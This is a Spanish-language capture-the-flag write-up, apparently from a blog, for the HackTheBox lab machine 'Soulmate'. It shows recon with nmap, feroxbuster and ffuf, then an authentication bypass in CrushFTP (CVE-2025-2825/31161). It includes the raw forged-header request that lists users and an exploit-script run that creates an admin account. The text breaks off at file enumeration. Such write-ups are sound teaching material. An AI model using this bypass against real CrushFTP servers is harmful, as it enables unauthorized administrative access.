En Soulmate descubrimos un subdominio que aloja CrushFTP vulnerable a Authentication Bypass, esto permitio escalar privilegios en la plataforma para luego lograr la escritura de archivos y acceso a la maquina. Escalamos privilegios tras explotar una vulnerabilidad RCE en la version de Erlang/OTP SSH.
Nombre
Soulmate 0
OS Linux
Puntos 20
Dificultad Easy
Fecha de Salida 2025-09-06
IP 10.10.11.86
Maker kavigihan
Rated
{
    "type": "bar",
    "data":  {
        "labels": ["Cake", "VeryEasy", "Easy", "TooEasy", "Medium", "BitHard","Hard","TooHard","ExHard","BrainFuck"],
        "datasets": [{
            "label": "User Rated Difficulty",
            "data": [118, 90, 454, 347, 149, 57, 40, 9, 2, 25],
            "backgroundColor": ["#9fef00","#9fef00","#9fef00", "#ffaf00","#ffaf00","#ffaf00","#ffaf00", "#ff3e3e","#ff3e3e","#ff3e3e"]
        }]
    },
    "options": {
        "scales": {
          "xAxes": [{"display": false}],
          "yAxes": [{"display": false}]
        },
        "legend": {"labels": {"fontColor": "white"}},
        "responsive": true
      }
}
Recon
nmap
nmap muestra multiples puertos abiertos: http (80) y ssh (22).
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
# Nmap 7.95 scan initiated Tue Sep 9 17:00:01 2025 as: /usr/lib/nmap/nmap --privileged -p22,80 -sV -sC -oN nmap_scan 10.10.11.86
Nmap scan report for 10.10.11.86
Host is up ( 0.25s latency) .
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 ( Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f ( ECDSA)
| _ 256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 ( ED25519)
80/tcp open http nginx 1.18.0 ( Ubuntu)
| _http-server-header: nginx/1.18.0 ( Ubuntu)
| _http-title: Did not follow redirect to http://soulmate.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Sep 9 17:00:16 2025 -- 1 IP address (1 host up) scanned in 15.22 seconds
Web Site
El sitio web nos redirige al dominio soulmate.htb el cual agregamos al archivo /etc/hosts.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
❯ curl -sI 10.10.11.86
HTTP/1.1 302 Moved Temporarily
Server: nginx/1.18.0 ( Ubuntu)
Date: Tue, 09 Sep 2025 23:04:48 GMT
Content-Type: text/html
Content-Length: 154
Connection: keep-alive
Location: http://soulmate.htb/
❯


El sitio muestra una tematica de citas.

Tiene formularios para registro y login.
Directory Brute Forcing
feroxbuster muestra que existe la pagina profile.php.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
❯ feroxbuster -u http://soulmate.htb/login.php -w $CM -x php
___ ___ __ __ __ __ __ ___
| __ | __ | __) | __) | / ` / \ \_ / | | \ | __
| | ___ | \ | \ | \_ _, \_ _/ / \ | | __/ | ___
by Ben "epi" Risher 🤓 ver: 2.11.0
❯ feroxbuster -u http://soulmate.htb/ -w $CM -x php
___ ___ __ __ __ __ __ ___
| __ | __ | __) | __) | / ` / \ \_ / | | \ | __
| | ___ | \ | \ | \_ _, \_ _/ / \ | | __/ | ___
by Ben "epi" Risher 🤓 ver: 2.11.0
───────────────────────────┬──────────────────────
🎯 Target Url │ http://soulmate.htb/
🚀 Threads │ 50
📖 Wordlist │ /usr/share/wordlists/dirb/common.txt
👌 Status Codes │ All Status Codes!
💥 Timeout ( secs) │ 7
🦡 User-Agent │ feroxbuster/2.11.0
💉 Config File │ /etc/feroxbuster/ferox-config.toml
🔎 Extract Links │ true
💲 Extensions │ [ php]
🏁 HTTP methods │ [ GET]
🔃 Recursion Depth │ 4
🎉 New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
🏁 Press [ ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404 GET 7l 12w 162c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 178l 488w 8554c http://soulmate.htb/login.php
200 GET 473l 932w 8657c http://soulmate.htb/assets/css/style.css
200 GET 238l 611w 11107c http://soulmate.htb/register.php
200 GET 306l 1061w 16688c http://soulmate.htb/
403 GET 7l 10w 162c http://soulmate.htb/assets/css/
403 GET 7l 10w 162c http://soulmate.htb/assets/
301 GET 7l 12w 178c http://soulmate.htb/assets = > http://soulmate.htb/assets/
302 GET 0l 0w 0c http://soulmate.htb/dashboard.php = > http://soulmate.htb/login
301 GET 7l 12w 178c http://soulmate.htb/assets/css = > http://soulmate.htb/assets/css/
200 GET 306l 1061w 16688c http://soulmate.htb/index.php
301 GET 7l 12w 178c http://soulmate.htb/assets/images = > http://soulmate.htb/assets/images/
302 GET 0l 0w 0c http://soulmate.htb/logout.php = > login.php
302 GET 0l 0w 0c http://soulmate.htb/profile.php = > http://soulmate.htb/login
301 GET 7l 12w 178c http://soulmate.htb/assets/images/profiles = > http://soulmate.htb/assets/images/profiles/
❯
User Profile

Tras crear un usuario e ingresar, nos redirige a /profile.php donde unicamente muestra informacion del usuario.
Subdomain Discovery
Tras ejecutar ffuf este muestra el subdominio ftp.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
❯ ffuf -w /usr/share/seclists/Discovery/DNS/namelist.txt -H "Host: FUZZ.soulmate.htb" -u http://soulmate.htb -fs 154
/'___\ /' ___\ /' ___\
/\ \_ _/ /\ \_ _/ __ __ /\ \_ _/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_ / \ \ \_ /\ \ \_\ \ \ \ \_ /
\ \_\ \ \_\ \ \_ ___/ \ \_\
\/ _/ \/ _/ \/ ___/ \/ _/
v2.1.0-dev
________________________________________________
:: Method : GET
:: URL : http://soulmate.htb
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/DNS/namelist.txt
:: Header : Host: FUZZ.soulmate.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Response size: 154
________________________________________________
ftp [ Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 268ms]
:: Progress: [ 151265/151265] :: Job [ 1/1] :: 157 req/sec :: Duration: [ 0:17:23] :: Errors: 108 ::
❯
CrushFTP - CVE-2025-2825

El subdominio muestra el login de CrushFTP .

Esta plataforma tiene una vulnerabilidad que permite realizar Bypass en la autenticacion (Authentication Bypass - CVE-2025-2825 ). El PoC muestra dos headers que permiten listar los usuarios.
1
2
3
4
GET /WebInterface/function/?command= getUserList& c2f = 1111 HTTP/1.1
Host: target-server:8081
Cookie: CrushAuth = 1743113839553_vD96EZ70ONL6xAd1DAJhXMZYMn1111
Authorization: AWS4-HMAC-SHA256 Credential = crushadmin/
Tras replicar el PoC se listan usuarios.
1
2
3
4
5
6
7
8
9
<user_list_subitem> ben</user_list_subitem>
<user_list_subitem> crushadmin</user_list_subitem>
<user_list_subitem> default</user_list_subitem>
<user_list_subitem> jenna</user_list_subitem>
<user_list_subitem> TempAccount</user_list_subitem>
New User
Existe un script que explota esta vulnerabilidad y crea un usuario administrador.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
❯ python cve-2025-31161.py
[ -] Target host not specified
usage: cve-2025-31161.py [ -h] [ --target_host TARGET_HOST] [ --port PORT] [ --target_user TARGET_USER] [ --new_user NEW_USER] [ --password PASSWORD]
Exploit CVE-2025-31161 to create a new account
options:
-h, --help show this help message and exit
--target_host TARGET_HOST
Target host
--port PORT Target port
--target_user TARGET_USER
Target user
--new_user NEW_USER New user to create
--password PASSWORD Password for the new user
❯
Tras la ejecucion, muestra el nuevo usuario creado.
1
2
3
4
5
6
7
8
9
❯ python cve-2025-31161.py --target_host ftp.soulmate.htb/ --port 80 --target_user crushadmin --new_user sckull --password 'sckull123'
[ +] Preparing Payloads
[ -] Warming up the target
[ +] Sending Account Create Request
[ !] User created successfully
[ +] Exploit Complete you can now login with
[ *] Username: sckull
[ *] Password: sckull123.
❯

Las credenciales nos dieron acceso a CrusFTP.
File Enumeration
